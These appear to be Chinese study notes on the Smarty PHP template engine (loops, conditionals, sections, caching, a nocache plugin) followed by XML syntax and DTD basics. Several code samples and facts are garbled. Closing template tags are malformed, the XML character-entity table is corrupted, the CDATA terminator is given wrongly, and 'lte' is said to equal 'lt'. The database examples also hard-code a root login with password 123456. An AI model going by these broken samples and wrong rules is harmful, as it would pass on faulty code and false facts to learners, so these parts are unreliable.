说明：和使用 PHP 中的 foreach 一样，**Smarty 将它编译成了 foreach，把数组中的每个元素重新赋给一个变量，所以可以遍历索引数组和关联数组。**

include

file 参数：待包含的模板文件名。

assign 参数：该属性指定一个变量保存待包含模板的输出。

[var...]参数：传递给待包含模板的本地参数，只在待包含模板中有效。

在子模板中包含的变量，只要向主模板分配，子模板就可以收到。

例如在 test.tpl 中以下代码：

```
<{include file="header.tpl" title="this is a title"
table_bgcolor="#ccc000"}><br />
```

则在 header.tpl 中可以使用<{\$title}>变量，其值为“this is a title”。

include_php

insert

if, elseif, else

if 语句中的==表示全等于，不但值相等，还得类型相等，例如 1 和 true 是不同的值。

Smarty 中的 if 语句和 php 中的 if 语句一样灵活易用，并增加了几个特性以适宜模板引擎。if 必须于 /if 成对出现。可以使用 else 和 elseif 子句。可以使用以下条件修饰词：eq、ne、neq(与 ne 等同)、gt、lt、lte(与 lt 等同)、le、gte、ge、is even、is odd、is not even、is not odd、not、mod、div by(被整除)、even by(商是偶数)、odd by(商是奇数)、==、!=、>、<、<=、>=。使用这些修饰词时必须和变量或常量用空格隔开。

可以使用&&、and、||、or、() (改变优先级别)

被访问文件

```
<?php
include 'init.inc.php';

$pdo=new PDO('mysql:host=localhost;dbname=e-shop','root','123456');
$sql="select * from users";
$stmt=$pdo->prepare($sql);
$stmt->execute();
$data=$stmt->fetchAll(PDO::FETCH_ASSOC);
$tpl->assign('data',$data);
$tpl->display('table.tpl');
```

table.tpl 模板文件

```
<table align="center" border="1">

    <{foreach from=$data item="row" key="k" name="hello"}>
        <{if $smarty.foreach.hello.first}>
            <tr bgcolor="red">
```

```

        <{elseif $smarty.foreach.hello.last}>
            <tr bgcolor="blue">
        <{elseif $smarty.foreach.hello.iteration is even }>
            <tr bgcolor="#cccccc">
        <{else}>
            <tr>
        </if>
            <td><{$smarty.foreach.hello.iteration}></td>
            <{foreach from=$row item="col" }>
                <td><{$col}></td>
            </foreach>
        </tr>
    </foreachelse>
        <tr><td>数组为空，或数组没有分配过来</td></tr>
    </foreach>
</table>
<{$smarty.foreach.hello.total}>

```

ldelim, rdelim

ldelim 和 rdelim 用于输出分隔符，也就是大括号 “{” 和 “}”。模板引擎总是尝试解释大括号内的内容，因此如果需要输出大括号，请使用此方法。

```

{* this will print literal delimiters out of the template *}
{ldelim}funcname{rdelim} is how functions look in Smarty!
OUTPUT:
{funcname} is how functions look in Smarty!

```

literal（文字的，照字面上的，无夸张的）

Literal 标签区域内的数据将被当作文本处理，此时模板将忽略其内部的所有字符信息。该特性用于显示有可能包含大括号等字符信息的 javascript 脚本。当这些信息处于 {literal} {/literal} 标签中时，模板引擎将不分析它们，而直接显示。

```

{literal}
    <script language=javascript>

    <!--
    function isblank(field) {
    if (field.value == '')
    { return false; }
    else
    {
    document.loginform.submit();
    return true;
    }
    }
    // -->

</script>

```

```
{/literal}
```

php

php 标签允许在模板中直接嵌入 php 脚本。是否处理这些语句取决于 \$php_handling 的设置。该语句通常不需要使用，当然如果你非常了解此特性或认为必须要用，也可以使用。

```
{php}
    // including a php script directly
    // from the template.
    include("/path/to/display_weather.php");
{/php}
```

section, sectionelse

index 属性：用于显示当前循环的索引，从 0 开始（如果指定了 start 属性，那么由该值开始），每次加 1（如果指定了 step 属性，那么由该值决定）。

如果没有指定 step 和 start 属性，此值的作用和 iteration 类似，只不过从 0 开始而已。

index_prev 属性：用于显示上一个循环索引值，循环开始时，此值为 -1。

index_next 属性：用于显示下一个循环索引值。循环执行到最后一个时，此值仍然比当前索引值大 1（如果指定了 step，取决于此值）

iteration（反复）属性：用于显示循环的次数。iteration 不像 index 属性受 start、step 和 max 属性的影响，该值总是从 1 开始（index 是从 0 开始），rownum 是 iteration 的别名，两者等同。

first 属性：如果当前循环第一次执行，first 被设置为 true。

last 属性：如果当前循环执行到最后一轮，last 被设置为 true。

rownum 属性：用于显示循环的次数，该属性是 iteration 的别名，两者等同。

loop 属性：用于显示该循环上一次时的索引值。该值可以用于循环内部或结束后。

show 属性：其取值国布尔值，如果设置为 false，该循环将不显示，如果设置为 true，该循环将显示，如果指定了 sectionelse 子句，该子句是否显示也取决于该值。

total 属性：用于显示 循环执行的次数。可以在循环中或执行结束后调用此属性。

name 参数：该循环的名称。

loop 参数：决定循环次数的变量名称。

start 参数：循环执行的初始位置，如果该值为负数，开始位置从数组的尾部算起。例如：如果数组中有 7 个元素，指定 start 为 -2，那么指向当前的索引为 5，非法值（超过了循环数组的下限）将被自动调整为最接近的合法值。

step 参数：该值决定循环的步长，例如指定 step=2 将只遍历下标为 0、2、4 等的元素。如果 step 为负值，那么遍历数组的时候从后向前遍历。

max 参数：设定循环最大执行次数。

show 参数：判定是否显示该循环。

模板的 section 用于遍历数组中的数据。section 标签必须成对出现。必须设置 name 和 loop 属性。名称可以是包含字母、数字和下划线的任意组合。可以嵌套但必须保证嵌套的 name 唯一。变量 loop（通常是数组）决定循环执行的次数。当需要在 section 循环内输出变量时，必须在变量后加上中括号包含着的 name 变量。sectionelse 当 loop 变量无值时被执行。

说明：

3. 效率比使用 foreach 要高。
4. 功能要比 foreach 要多。

5. 建议使用 section 而不使用 foreach 去处理数组。
6. 被编译成了 for 循环处理数组。所以只能处理索引数组，在指定不连续的下标时，不能将数组中的所有值输出。所以它不能遍历关联数组，只能是索引数组，并且要是下标连续的。如果要处理关联数组需要转化成索引数组。
7. 可以嵌套使用，但是 name 参数必须不同。

例：

PHP 文件

```
<?php
include 'init.inc.php';

$data[]='zhangsan';
$data[]='nv';
$data[]='34';
$data[]='zhanssan@sina.com';

$tpl->assign('data',$data);
$tpl->display('section.tpl');
```

Section.tpl 模板文件

```
<{section loop="$data" name="ls"}>
<{$data[ls]}><br />
</section>
```

输出：

```
zhangsan
nv
34
zhanssan@sina.com
```

section 分页

被访问文件

```
<?php
include 'init.inc.php';
include 'page.class.php';

$pdo=new PDO('mysql:host=localhost;dbname=e-shop','root','123456');
$sql="select count(*) count from users";
$stmt=$pdo->prepare($sql);
$stmt->execute();
$row=$stmt->fetch(PDO::FETCH_ASSOC);
$total=$row['count'];
$page=new Page($total,5);
$stmt=$pdo->prepare("select id,nickname,age,sex,email from users order by id asc". $page->limit);
$stmt->execute();
$data=$stmt->fetchAll(PDO::FETCH_ASSOC);//$data 是一维索引二维关联的数组。
```

```

$tpl->assign('data',$data);
$tpl->assign('fpage',$page->fpage());
$tpl->display('table.tpl');

```

table.tpl 模板文件

```

<table align="center" border="1">
    <tr>
        <th>index</th>
        <th>rownum</th>
        <th>iteration</th>
        <th>id</th>
        <th>nickname</th>
        <th>age</th>
        <th>sex</th>
        <th>email</th>
    </tr>
    <{section loop=$data name=ls }><{*ls 用来标记每次循环的次数，不能当作变量输出其值*}>
        <tr>
            <td><{$smarty.section.ls.index}></td>
            <td><{$smarty.section.ls.rownum}></td>
            <td><{$smarty.section.ls.iteration}></td>
            <td><{$data[ls].id}></td>
            <td><{$data[ls].nickname}></td>
            <td><{$data[ls].age}></td>
            <td><{$data[ls].sex}></td>
            <td><{$data[ls].email}></td>
        </tr>
    <{/section}>
    <tr><td colspan="6">本类中没有文章</td></tr>
</table>

```

strip

Smarty 在显示前将除去任何位于 {strip} {/strip} 标记中数据的首尾空格和回车。这样可以保证模板容易理解且不用担心多余的空格导致问题。

```

{* the following will be all run into one line upon output *}
{strip}
<table border=0>
    <tr>
        <td>
            <A HREF="{ $url }">
                <font color="red">This is a test</font>
            </A>

```

```

        </td>
    </tr>
</table>
{/strip}

```

OUTPUT:

```





```

缓存

要点

1. 需要开启缓存
2. 指定一下缓存时间
3. 指定缓存文件保存位置

开启这些内容只需要为 Smarty 的属性初使化即可。

在初好文件中加入以下三行代码：

```
$tpl-> caching=1; //在开发阶段不要开启在，运行阶段再开启。
```

```
$tpl-> cache_dir=ROOT.' /cache' ;
```

```
$tpl-> cache_lifetime=60;
```

并创建 cache 目录

注意：

1. 一个模板只有一个缓存文件，如果一个模板的多个文章，则需要每个文章有一个缓存。

```
$tpl-> display( 'test.tpl' , cacheid);
```

第二参数，每变化一个值就会有一个不同的缓存（最好使用
\$_SERVER['REQUEST_URI']）

2. 一定要处理，如果有缓存了就不要执行连接数据库和到数据库中的操作数据表了。
使用 smarty 中的 `is_cached()` 方法去判断，它的用法跟 `display()` 相同。

局部缓存设置

使用一个块标记去完成。

清除缓存功能。

```
void clear_cache (string template [, string cache id [, string compile id [,
int expire time]]])
```

```
void clear_all_cache (int expire time)
```

案例

添加缓存

init.inc.php（初始化文件）

```
<?php
```

```

header(' content-type:text/html;charset=utf-8');
//定义绝对路径，将魔术常量__FILE__中的目录分隔符\替换成/。
//使用绝对路径优于使用相对路径。
define(' ROOT',str_replace('\\','/',dirname(__FILE__)));
//包含 Smarty 类文件
include ROOT.' /libs/Smarty.class.php';
//生成 Smarty 对象
$tpl=new Smarty;

$tpl->template_dir=ROOT.' /tpls';//更改默认的模板目录
$tpl->compile_dir=ROOT.' /coms';//更改默认的编译目录
$tpl->left_delimiter='<{' ;//更改默认的左边界符
$tpl->right_delimiter='}>' ;//更改默认的右边界符
$tpl-> caching=1;//开启缓存功能,在开发阶段不要开启，在运行阶段再开启。
$tpl->cache_dir=ROOT.' /cache';//设置缓存目录
$tpl->cache_lifetime=10;//设置缓存时间

```

table.tpl 模板文件

```

<table align="center" border="1" width=900>
    <{*nocache 块中的内容是不被缓存的，在 Smarty-2.6.18 中没有 nocache 块，所以需要添加一个 nocache 块插件*}>
    <caption><h1><{nocache}><{$date}></nocache>></h1></caption>
    <tr>
        <th>index</th>
        <th>rownum</th>
        <th>iteration</th>
        <th>id</th>
        <th>nickname</th>
        <th>age</th>
        <th>sex</th>
        <th>email</th>
    </tr>
    <{section loop=$data name=ls }>
        <tr>
            <td><{$smarty.section.ls.index}></td>
            <td><{$smarty.section.ls.rownum}></td>
            <td><{$smarty.section.ls.iteration}></td>
            <td><{$data[ls].id}></td>
            <td><{$data[ls].nickname}></td>
            <td><{$data[ls].age}></td>
            <td><{$data[ls].sex}></td>
            <td><{$data[ls].email}></td>
        </tr>
    <{sectionelse}>
        <tr><td colspan="6">本类中没有文章</td></tr>

```

```

        </section>>
        <tr><td colspan="8"><{$fpage}></td></tr>
    </table>

```

page.class.php (分页类)

在 Smarty-2.6.18 中没有 nocache 块，所以需要注册一个 nocache 块

table.php

```

<?php
include 'init.inc.php';
include 'page.class.php';
//下面判断是否有缓存文件，如果没有则连接数据库读取数据，存入文件，并输出内容，否则只接输出缓存文件
if(!$tpl->is_cached('table.tpl',$ _SERVER["REQUEST_URI"])) {
    $pdo=new PDO('mysql:host=localhost;dbname=e-shop','root','123456');
    $sql="select count(*) count from users";
        $stmt=$pdo->prepare($sql);
        $stmt->execute();
        $row=$stmt->fetch(PDO::FETCH_ASSOC);
        $total=$row['count'];
        $page=new Page($total,5);
        $stmt=$pdo->prepare("select id,nickname,age,sex,email from users order by id asc ".$page->limit);
        $stmt->execute();
        $data=$stmt->fetchAll(PDO::FETCH_ASSOC);
        $tpl->assign('data',$data);
        $tpl->assign('fpage',$page->fpage());
        //下面的输出是为了验证是否被缓存，如果被缓存则不显示，如果没有被缓存，则在页面左上角上会显示出来并且和页面中的时间变量的值是一样的
        echo date('Y-m-d H:i:s');
    }
//下面注册了一个 nocache 块，第三参数为 false 表示不缓存
$tpl->register_block('nocache','nocache',false);
function nocache($param,$content) {
    return $content;
}
//下面为页面中的时间变量分配的时间值。
$tpl->assign('date',date("Y-m-d H:i:s"));
//display 方法第二参数个为缓存 ID，是为了在访问同一个脚本，而给不同的请求参数时，生成不同的缓存文件而指定的。
$tpl->display('table.tpl',$ _SERVER["REQUEST_URI"]);

```

通过访问 **table.php** 文件在页面上可以看出在没有被缓存或缓存已经过期的的页面上有脚本的时间和模板里的时间，如果被缓存则只有模板里的时间，而没的访问脚本的时间值。

或者使用下面的插件方式。

在 Smarty-2.6.18 中没有 nocache 块，所以需要添加一个 nocache 块插件

在 ibs\plugins 目录中创建 **block.nocache.php** 文件


```
<?php
function smarty_block_nocache($params,$content,&$smarty) {
    return $content;
}
```

因为 smarty 默认是将所有的页面的所有内容缓存，所以需要修改 ibs\Smarty_Compiler.class.php 文件，将其中的

```
$this->_plugins['block'][$tag_command] = array($plugin_func, null, null, null, true);
```

修改为：

```
if($tag_command=="nocache") {
    $this->_plugins['block'][$tag_command] = array($plugin_func, null, null, null, false);
} else {
    $this->_plugins['block'][$tag_command] = array($plugin_func, null, null, null, true);
}
```

上面的第数组中的最后一个元素是定义块中的内容是否被缓存，如果为 true 表示缓存，如果为 false 表示不被缓存。

通过上面的添加 nocache 插件块和修改 ibs\Smarty_Compiler.class.php 就为 smarty 添加了局部不缓存功能

table.php 文件

```
<?php
include 'init.inc.php';
include 'page.class.php';
if(!$tpl->is_cached('table.tpl',$SERVER["REQUEST_URI"])) {
    $pdo=new PDO('mysql:host=localhost;dbname=e-shop','root','123456');
    $sql="select count(*) count from users";
    $stmt=$pdo->prepare($sql);
    $stmt->execute();
    $row=$stmt->fetch(PDO::FETCH_ASSOC);
    $total=$row['count'];
    $page=new Page($total,5);
    $stmt=$pdo->prepare("select id,nickname,age,sex,email from users order by id asc ".$page->limit());
    $stmt->execute();
    $data=$stmt->fetchAll(PDO::FETCH_ASSOC);
    $tpl->assign('data',$data);
    $tpl->assign('fpage',$page->fpage());
    echo date('Y-m-d H:i:s');
}
$tpl->assign('date',date("Y-m-d H:i:s"));
// display 方法的第一个参数是所要建立缓存的模板，第二个是所要建立缓存的 ID
$tpl->display('table.tpl',$SERVER["REQUEST_URI"]);
```

清除缓存

有时候在页面的内容改生变更时需要立即更新缓存。可以使用下面的方法：

1. 清除单个缓存：

```
$tpl->clear_cache('table.tpl', $_SERVER['REQUEST_URI']);
```


clear_cache 方法的第一个参数是所要清除缓存的模板，第二个是所要清除缓存的 ID。

2. 清除所有缓存：

```
$tpl->clear_all_cache();
```

XML

简介



1. XML 文件不仅可以存内容，还可以存格式（JSON），如果需要对内容进行手动编辑
2. 数据交换

语法

一、XML 标记的编写

★元素：<元素名>***</元素名>

★属性与值：对元素信息的补充

二、XML 的规则

1、XML 声明：

```
<?xml version="1.0" ?>
```

版本声明、独立性声明、编码声明

书写时以小于号(<)开始,后面紧跟一个问号(?),然后是 xml 保留的字符串名字"xml",要注意的是在(?)左右两边不能有空格; 接下来指明所用的 xml 版本"1.0"; 然后用?>结束。在问号和大于号这间不能有空格。

文档编码声明

```
<?xml version="1.0" encoding="gb2312" ?>
```

独立文档声明

```
<?xml version= "1.0" encoding= "gb2312" standalone= "yes" ?>
```

2、元素

命名规则：

- (1) 以字母|下划线|冒号开头，字母、数字、破折号、下划线、句号组成的字符串。
(名称中尽可能不要使用冒号)
- (2) 但首字母不能以 x, m, i 。名称中不能包含空格；
- (3) 有一定的含义

3、属性

XML 中的元素和 HTML 是类似的， 也有 4 种形式：

空元素

<student/> 要用 (/) 关闭，几乎不使用空元素

带有属性的空元素

```
<student name= "张三" age= "18" />
```

带有内容的元素

```
<student>
```

这是一个学生的信息

```
<name>张三</name>
```

```
<age>18</age>
```

```
</student>
```

带有内容和属性的元素

```
<student name= "张三" >
```

```
<age>18</age>
```

```
</student>
```

4、注释

- 1) 注释不能出现在 XML 声明这前
- 2) 注释不能在标记中
- 3) 注释可以包围和隐藏标记， 但要注意的是，在注释掉标记之后，要保证剩余的文本仍然是一个结构完整的 XML 文档
- 4) 字符串" --" 不能在注释中出现
- 5) 在 XML 中， 不允许注释以" --->" 结尾

5、五个特殊的标记符号

<、&、>、'、“

标记字符不能直接出现在内容中，防止解析器出现错误

字符实体：

&: &#38;#38;

': '#39;

>: >#62;

<: <#38;#60;

“: "#34;

举例

```
<data>&</data> 错误
```

```
<data>/</data> 正确
```

```
<data>/></data> 正确
```

<data><</data> 错误

<data>]]</data> 错误

6、CDATA 段

CDATA 段是一种用来包含文本的方法，它内部的所有内容都会被 XML 解析器忽略，所以任何符号都不会被认为是标记符。一个 CDATA 段以 “<![CDATA[” 标记开始，以 “[>” 标记结束。需要注意，CDATA 段不能嵌套。

7、开始什么样，结束也怎样。

<a> 不合法

<a> 合法

<A> 合法

<中></中> 合法

8、要有结束标记。

</br>

<br name="zangsan" />

9、嵌套要对称。

10、属性要值要用双引号括起来。

11、注释同 HTML。但是不要写在文档的版本信息之上，不可写在标记内，在标记的内容里不要有 “--”，添加注释还是一个完整的内容。

12、在标记内的内容中对于有冲突的字符要转换成实体。

```
<?xml version="1.0" encoding="utf-8"?>
<books>
  <book id="001">
    <name>PHP</name>
    <author>张三</author>
    <price>12.00</price>
  </book>
  <book id="002">
    <name>Java</name>
    <author>李四</author>
    <price>13.43</price>
  </book>
  <book id="003">
    <name>Oracle</name>
    <author>王五</author>
    <price>43.12<![CDATA[!@#$$%^&*())_+{L:{P{P}}]></price>
  </book>
  <!--
    <book id="003">
      <name>Oracle</name>
      <author>王五</author>
      <price>43.12</price>
    </book>
```

[-->](#)[</books>](#)

DTD

一个 XML 文件必须遵守文件类型描述 DTD (Document Type Definition) 中定义的种种规定。DTD 实际上是“元标记”这个概念的产物，它描述了一个标记语言的语法和词汇表，也就是定义了文件的整体结构以及文件的语法。简而言之，DTD 规定了一个语法分析器为了解释一个“有效的”XML 文件所需要知道的所有规则的细节。

DTD 的作用

这个“规则”可以非常简单，仅仅列出所有有效的元素，例如元素、标记、属性、实体；也可以非常复杂，不但列出这些元素，还指出这些元素之间的内在联系，例如说明元素 X 元素中必须还包含元素 Y 或元素 Z，但不能同时包含两个元素。

一般习惯里，除非使用中文标记，否则我们或者全部都使用大写字母，或者象在 Java 中常用的那样，元素名字的第一个字母是大写，后面每个单词的第一个字母为大写，如 BookList；属性字母的第一个字母为小写，但后面每个单词的第一个字母仍都采用大写，如 listAuthor。

在 XML 所描述的标记语言中，DTD 便提供了语法规则，以便给各个语言要素赋予一定的顺序。为了说明特定的语法规则，DTD 采用了一系列正则式，语法分析器将这些正则式与 XML 文件内部的数据模式相匹配，从而判别一个文件是否是有效的。匹配被严格执行，因此，如果 XML 文件中有任何信息不符合 DTD 的规定，都不会通过。

DTD 的分类

内部 DTD

在序言中还可以包含 DTD 定义。

最简单的使用 DTD 的方法是在 XML 文件的序言部分加入一个 DTD 描述，加入的位置是紧接在 XML 处理指示之后。一个包含 DTD 的 XML 文件的结构为：

```
<?xml version = "1.0" encoding="GB2312" standalone = "yes"?>
<!DOCTYPE 根元素名[
    元素描述
]>
文件体.....
```

这样，我们就定义了一个文件，它以 DOCTYPE 中规定的根元素名作为其根元素的名字。
例：

```
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
```

```

<!DOCTYPE 联系人列表[
    <!ELEMENT 联系人列表 (联系人)+>
    <!ELEMENT 联系人 (姓名, ID, 公司, EMAIL, 电话, 地址)>
    <!ELEMENT 地址 (街道, 城市, 省份)>
    <!ELEMENT 姓名 (#PCDATA)>
    <!ELEMENT ID (#PCDATA)>
    <!ELEMENT 公司 (#PCDATA)>
    <!ELEMENT EMAIL (#PCDATA)>
    <!ELEMENT 电话 (#PCDATA)>
    <!ELEMENT 街道 (#PCDATA)>
    <!ELEMENT 城市 (#PCDATA)>
    <!ELEMENT 省份 (#PCDATA)>
    <!ELEMENT ZIP (#PCDATA)>
]>
<?xml-stylesheet type="text/xsl" href="mystyle.xsl"?>
<联系人列表>
    <联系人>
        <姓名>张三</姓名>
        <ID>001</ID>
        <公司>A 公司</公司>
        <EMAIL>zhangsan@qq.com</EMAIL>
        <电话>(010)5432543</电话>
        <地址>
            <街道>五街 1234 号</街道>
            <城市>北京市</城市>
            <省份>北京</省份>
        </地址>
        <ZIP>1000001</ZIP>
    </联系人>
    <联系人>
        <姓名>李四</姓名>
        <ID>002</ID>
        <公司>B 公司</公司>
        <EMAIL>li@sian.com</EMAIL>
        <电话>(021)325342</电话>
        <地址>
            <街道>南京路 7909 号</街道>
            <城市>上海</城市>
            <省份>上海</省份>
        </地址>
        <ZIP>200002</ZIP>
    </联系人>
</联系人列表>

```

外部 DTD

一个 DTD 既可以是内部的，包含在一个“形式良好的”XML 文件中（standalone=“yes”），采用前面一节中的形式；也可以是外部的，作为一个外部文件被引用（standalone=“no”）。

外部 DTD 的好处是：它可以方便高效地被多个 XML 文件所共享。你只要写一个 DTD 文件，就可以被多个 XML 文件所引用。事实上，当许多组织需要统一它们的数据交换格式时，它们就是通过外部 DTD 来完成的。这样做不仅简化了输入工作，还保证当你需要对 DTD 做出改动时，不用一一去改每个引用了它的 XML 文件，只要改一个公用的 DTD 文件就足够了。

外部 DTD 的引用

XML 声明中必须说明这个文件不是自成一体的，即 standalone 属性的属性值不再是 yes 了。

```
<?xml version = "1.0" encoding="GB2312" standalone = "no"?>
```

在 DOCTYPE 声明中，应该加入 SYSTEM 属性：

```
<!DOCTYPE 根元素名 SYSTEM "外部 DTD 文件的 URL">
```

```
<!DOCTYPE 联系人列表 SYSTEM "http://www.mydomain.com/dtds/fclml.dtd">
```

上面的 URL 是一个[绝对路径](#)

```
<!DOCTYPE 联系人列表 SYSTEM "fclml.dtd">
```

它是一个[相对路径](#)它说明这个 DTD 文件和引用它的 XML 文件在同一个目录下。

```
<!DOCTYPE 联系人列表 SYSTEM "../dtds/fclml.dtd">
```

这个 DTD 文件还可能在 XML 文件的[父目录的子目录](#) dtds 下，表示为..

例：

ZJU.dtd（其中没有了<!DOCTYPE 联系人列表[]>）

```
<?xml version="1.0" encoding="utf-8"?>
  <!ELEMENT 联系人列表 (联系人)+>
  <!ELEMENT 联系人 (姓名, ID, 公司, EMAIL, 电话, 地址)>
  <!ELEMENT 地址 (街道, 城市, 省份)>
  <!ELEMENT 姓名 (#PCDATA)>
  <!ELEMENT ID (#PCDATA)>
  <!ELEMENT 公司 (#PCDATA)>
  <!ELEMENT EMAIL (#PCDATA)>
  <!ELEMENT 电话 (#PCDATA)>
  <!ELEMENT 街道 (#PCDATA)>
  <!ELEMENT 城市 (#PCDATA)>
  <!ELEMENT 省份 (#PCDATA)>
  <!ELEMENT ZIP (#PCDATA)>
```

users.xml

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<!DOCTYPE 联系人列表 SYSTEM "ZJU.dtd">
<联系人列表>
  <联系人>
```

```

    <姓名>张三</姓名>
    <ID>001</ID>
    <公司>A 公司</公司>
    <EMAIL>zhangsan@qq.com</EMAIL>
    <电话>(010)5432543</电话>
    <地址>
        <街道>五街 1234 号</街道>
        <城市>北京市</城市>
        <省份>北京</省份>
    </地址>
    <ZIP>1000001</ZIP>
</联系人>
<联系人>
    <姓名>李四</姓名>
    <ID>002</ID>
    <公司>B 公司</公司>
    <EMAIL>li@sian.com</EMAIL>
    <电话>(021)325342</电话>
    <地址>
        <街道>南京路 7909 号</街道>
        <城市>上海</城市>
        <省份>上海</省份>
    </地址>
    <ZIP>200002</ZIP>
</联系人>
</联系人列表>

```

公用 DTD

在前面一节中我们讲过，使用外部 DTD 时，要在 DOCTYPE 中使用关键字 SYSTEM。实际上，SYSTEM 不是引用外部 DTD 的唯一方法，这个关键字主要用于引用一个作者或组织所编写的众多 XML 文件中通用的 DTD。还存在一种外部 DTD，它是一个由权威机构制订的，提供给特定行业或公众使用的 DTD。因此，另一个引用外部 DTD 的办法是使用关键字 PUBLIC，引用这一类公开给公众使用的 DTD。

当使用关键字 PUBLIC 进行引用时，这个外部 DTD 还需要得到一个标识名。引用公共 DTD 的形式为：

```
<!DOCTYPE 根元素 PUBLIC "DTD 名称" "外部 DTD 的 URL">
```

这个 DTD 标识的命名规则和 XML 文件的命名规则稍有不同。

DTD 名称只能包含字母、数字、空格和下面的符号：_ % \$ # @ () + : = / ! * ; ? 。同时，DTD 名称还必须符合一些标准的规定。例如，ISO 标准的 DTD 以“ISO”三个字母开头；被改进的非 ISO 标准的 DTD 以加号“+”开头；未被改进的非 ISO 标准的 DTD 以减号“-”开头。

无论是哪一种情况，开始部分后面都跟着两个斜杠“//”及 DTD 所有者的名称。在这个

名称之后又是两个斜杠“//”，再然后是 DTD 所描述的文件类型。最后，在又一对斜杠之后是语言的种类（参见 ISO 639）。例如下面这个公用 DTD 的引用：

```
<!DOCTYPE 联系人列表 PUBLIC "-//Luna Dong//Contact Data//CN"
"http://www.mydomain.com/dtds/fclml.dtd">
```

DTD 中定义元素和子元素

元素类型声明

一个 DTD 不仅要告诉语法分析器它所关联的 XML 文件的根元素是什么，而且还要告诉语法分析器文件的内容和结构，说清文件结构中的每一个细节。为了定义这些细节，我们必须展开 DTD 中元素说明部分，使用元素类型声明（ETD）来声明所有有效的文件元素。

ETD 不但说明了每个文件中可能存在的元素，给出了元素的名字，而且给出了元素的具体类型。一个 XML 元素可以为空，也可以是一段纯文本，还可以有若干个元素，而这些子元素同时又可以有它们的子元素。DTD 正是通过元素之间的父子关系，描述了整个文件的结构关系。

ETD 应该采用如下的结构：

```
<!ELEMENT 元素名 元素内容描述>
```

元素类型声明的 ANY 定义

但是需要注意，尽管元素“联系人列表”被定义为“可以”包含其它元素，但实际上这个 DTD 除了“联系人列表”元素本身外没有定义任何其它元素，所以也就没有其它元素可以用作“联系人列表”的子元素。

“有效的”XML 文件规定文件中所使用的任何元素都必须在 DTD 中给出定义。因此，下面的 XML 文件，尽管是“形式良好的”，但并不是“有效的”，仍不能被语法解析器所接受。

```
<?xml version = "1.0" encoding="GB2312" standalone = "yes"?>
<!DOCTYPE 联系人列表[
    <!ELEMENT 联系人列表 ANY>
]>

<联系人列表>
    <联系人>
        <姓名>张三</姓名>
    </联系人>
</联系人列表>
```

不过需要区分的是，在“ANY”定义下使用任何纯文本都是无须另加说明的，这一点与元素不同。

故而，在相同的 DTD 定义下，下面一段 XML 文件则是合法的：

```
<?xml version = "1.0" encoding="GB2312" standalone = "yes"?>
<!DOCTYPE 联系人列表[
    <!ELEMENT 联系人列表 ANY>
]>

<联系人列表>
```

纯文本信息说明联系人信息

</联系人列表>

元素类型声明的#PCDATA 定义

为了使元素“联系人列表”中还可以包含其它元素，从而使前面的那个文件是“有效的”，我们还需要定义元素“联系人”和“姓名”。

```
<?xml version = "1.0" encoding="GB2312" standalone = "yes"?>
<!DOCTYPE 联系人列表[
    <!ELEMENT 联系人列表 ANY>
    <!ELEMENT 联系人(姓名)>
    <!ELEMENT 姓名(#PCDATA)>
]>

<联系人列表>
    <联系人>
        <姓名>张三</姓名>
    </联系人>
</联系人列表>
```

现在我们已经定义了一个 XML 文件，它的根元素名为“联系人列表”。“联系人列表”中可以包含任何纯文本数据，也可以含有子元素（这即是 ANY 的含义）。根据后面的定义，我们知道，“联系人列表”中可以包含子元素“联系人”，也可以直接包含子元素“姓名”；“联系人”元素又可以包含自己的子元素，名为“姓名”；而“姓名”则只能包含纯文本数据（即(#PCDATA)）。

元素类型声明的注意事项

(1)除了根元素外，在定义其它元素时使用关键字 ANY 都是不好的习惯。一般来说，在写一个 XML 文件时需要严格遵循 DTD 的规则，这时，一个定义明确的 DTD，虽然表面上似乎充满了条条框框，但实际上会使你在书写 XML 文件时有规可循，反而方便了你的工作和语法分析器的工作。相反，一个在元素定义中充满了 ANY 的 DTD，反而可能会搞得你不知所措。

(2)在定义元素时，ETD 的顺序是无关紧要的。因此

```
<!ELEMENT 姓名(#PCDATA)>
<!ELEMENT 联系人列表 ANY>
<!ELEMENT 联系人(姓名)>
```

和

```
<!ELEMENT 联系人列表 ANY>
<!ELEMENT 联系人(姓名)>
<!ELEMENT 姓名(#PCDATA)>
```

所定义的文件结构是完全相同的。

我们定义了一个名为“联系人”的元素，并且解释过，它可以包含一个单独的子元素“姓名”，而这个“姓名”元素中则包含了字符数据。具体的例子为：

```

<?xml version = "1.0" encoding="GB2312" standalone = "yes"?>
<!DOCTYPE 联系人列表[
    <!ELEMENT 联系人列表 ANY>
    <!ELEMENT 联系人(姓名)>
    <!ELEMENT 姓名(#PCDATA)>
]>

<联系人列表>
    <联系人>
        <姓名>张三</姓名>
    </联系人>
</联系人列表>

```

